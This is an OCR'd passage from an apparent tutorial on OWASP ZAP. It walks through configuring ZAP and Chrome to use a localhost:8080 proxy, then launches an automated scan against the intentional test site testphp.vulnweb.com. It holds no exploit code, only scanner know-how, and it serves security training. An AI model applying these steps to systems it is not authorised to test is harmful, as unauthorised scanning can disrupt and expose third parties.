  - To change these settings, navigate to Tools > Options > Network > Local Server/Proxies.




STEP8: Configure Proxy in ZAP

- Click: Network > Local Server/Proxies.
  - **If you change the port, remember the new port number for configuring your web browser.**




STEP9: Configure Proxy in Web Browser

- Configuring the proxy in your web browser ensures that all communications pass through OWASP ZAP, allowing you to intercept and analyze the data.
- **For Google Chrome:**
- Click: on the three-dot menu in the top-right corner of Chrome.
- Click: settings




STEP10: Configure Proxy in Web Browser

- Click: System > Open your computer's proxy settings




STEP11: Configure Proxy in Web Browser

❑Click: Setup




STEP12: Configure Proxy in Web Browser

- ❑ Click: Use a proxy server
- ❑ Proxy IP address: localhost
- ❑ Port: 8080
- ❑ Click: Save




Zed Attack Proxy (ZAP)




STEP1: ZAP Scan

- Click Automated Scan




STEP2: ZAP Scan

- Terget : http://testphp.vulnweb.com
- Click Attack



